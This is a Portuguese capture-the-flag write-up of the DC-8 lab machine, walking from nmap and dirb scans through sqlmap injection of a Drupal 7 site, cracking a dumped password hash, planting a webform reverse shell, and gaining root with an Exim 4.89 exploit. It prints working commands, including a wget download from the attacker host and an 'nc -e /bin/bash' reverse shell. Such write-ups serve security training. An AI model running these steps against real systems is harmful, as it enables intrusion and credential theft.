DC-8

IP da máquina: 192.168.2.107 // MAC: 08:00:27:7E:43:F0

Resultados do nmap:

nmap -A -p- 192.168.2.109


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp open  http    Apache httpd
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 08:00:27:A8:B6:73 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:

dirb http://192.168.2.109


```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.109/ ----
+ http://192.168.2.109/0 (CODE:200|SIZE:7948)
+ http://192.168.2.109/admin (CODE:403|SIZE:7190)
+ http://192.168.2.109/Admin (CODE:403|SIZE:7031)
+ http://192.168.2.109/ADMIN (CODE:403|SIZE:7031)
+ http://192.168.2.109/batch (CODE:403|SIZE:7325)
==> DIRECTORY: http://192.168.2.109/includes/
+ http://192.168.2.109/index.php (CODE:200|SIZE:7948)
+ http://192.168.2.109/install.mysql (CODE:403|SIZE:222)
+ http://192.168.2.109/install.pgsql (CODE:403|SIZE:222)
==> DIRECTORY: http://192.168.2.109/misc/
==> DIRECTORY: http://192.168.2.109/modules/
+ http://192.168.2.109/node (CODE:200|SIZE:7203)
==> DIRECTORY: http://192.168.2.109/profiles/
+ http://192.168.2.109/robots.txt (CODE:200|SIZE:2189)
+ http://192.168.2.109/Root (CODE:403|SIZE:213)
==> DIRECTORY: http://192.168.2.109/scripts/
+ http://192.168.2.109/search (CODE:403|SIZE:7032)
+ http://192.168.2.109/Search (CODE:403|SIZE:7032)
+ http://192.168.2.109/server-status (CODE:403|SIZE:222)
==> DIRECTORY: http://192.168.2.109/sites/
==> DIRECTORY: http://192.168.2.109/themes/
+ http://192.168.2.109/user (CODE:200|SIZE:8518)
+ http://192.168.2.109/web.config (CODE:200|SIZE:2200)
+ http://192.168.2.109/xmlrpc.php (CODE:200|SIZE:42)
```

http://192.168.2.109/?nid=1




SQL Injection:

http://192.168.2.109/?nid=1’



SQLmap:

sqlmap -u 192.168.2.109/?nid=1 --risk 3 --level 5 --dbs --batch



sqlmap -u 192.168.2.109/?nid=1 --risk 3 --level 5 -D d7db --tables --batch

```
| taxonomy_term_hierarchy |
| taxonomy_vocabulary     |
| url_alias               |
| users                   |
| users_roles             |
| variable                |
| views_display           |
| views_view              |
| watchdog                |
| webform                 |
| webform_component       |
| webform_conditional     |
| webform_conditional_actions |
```

Usuários e Hashes encontradas:


sqlmap -u 192.168.2.109/?nid=1 --risk 3 --level 5 -D d7db -T users --dump name,pass --batch

John The Ripper:


```
root@kali:~# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
turtle           (?)
1g 0:00:00:12 DONE 2/3 (2020-06-23 11:57) 0.07880g/s 87.47p/s 87.47c/s 87.47C/s tucker..turtle
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

http://192.168.2.109/user


Usuário: john // Senha: turtle



Login realizado:





Abrindo escuta:



Inserindo código de reverse shell e salvando:

http://192.168.2.109/node/3#overlay=node/3/webform/configure





Conexão aberta:

```
192.168.2.109: inverse host lookup failed: Unknown host
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.109] 55572
Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64 GNU/Linux
 01:19:56 up 43 min,  0 users,  load average: 0.00, 0.00, 0.20
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64 GNU/Linux
$
```


python -c 'import pty;pty.spawn("/bin/bash")'

find / -perm -u=s -type f 2>/dev/null

exim --version | head -1

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dc-8:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
www-data@dc-8:/$ exim --version | head -1
exim --version | head -1
Exim version 4.89_#2 built 14-Jun-2017 05:03:07
```

https://www.exploit-db.com/exploits/46996




```
root@kali:~# nano data.sh
```

python -m SimpleHTTPServer 8081

```
root@kali:~# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://192.168.2.110:8081/data.sh

chmod 777 data.sh

```
www-data@dc-8:/tmp$ wget http://192.168.2.110:8081/data.sh
wget http://192.168.2.110:8081/data.sh
--2020-06-24 01:26:37--  http://192.168.2.110:8081/data.sh
Connecting to 192.168.2.110:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3557 (3.5K) [text/x-sh]
Saving to: 'data.sh'

data.sh             100%[===================>]   3.47K  --.-KB/s    in 0s

2020-06-24 01:26:37 (283 MB/s) - 'data.sh' saved [3557/3557]

www-data@dc-8:/tmp$ chmod 777 data.sh
chmod 777 data.sh
```

Criando uma nova escuta:

```
root@kali:~# nc -nlvp 445
listening on [any] 445 ...
```

Executando o exploit:

./data.sh -m netcat

nc -e /bin/bash 192.168.2.110 445

```
www-data@dc-8:/tmp$ ./data.sh -m netcat
./data.sh -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Wed, 24 Jun 2020 01:28:00 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1jnkq8-0000H2-LD
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
nc -e /bin/bash 192.168.2.110 445
nc -e /bin/bash 192.168.2.110 445
```

Root:

```
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.109] 45450
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
uname -a
Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64 GNU/Linux
```